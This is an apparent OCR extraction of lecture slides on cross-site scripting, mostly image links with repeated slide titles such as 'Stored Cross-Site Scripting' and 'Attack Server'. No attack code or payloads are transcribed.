
Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)




Stored Cross-Site Scripting

Attack Server


Stored Cross-Site Scripting




Stored Cross-Site Scripting




Stored Cross-Site Scripting




Stored Cross-Site Scripting



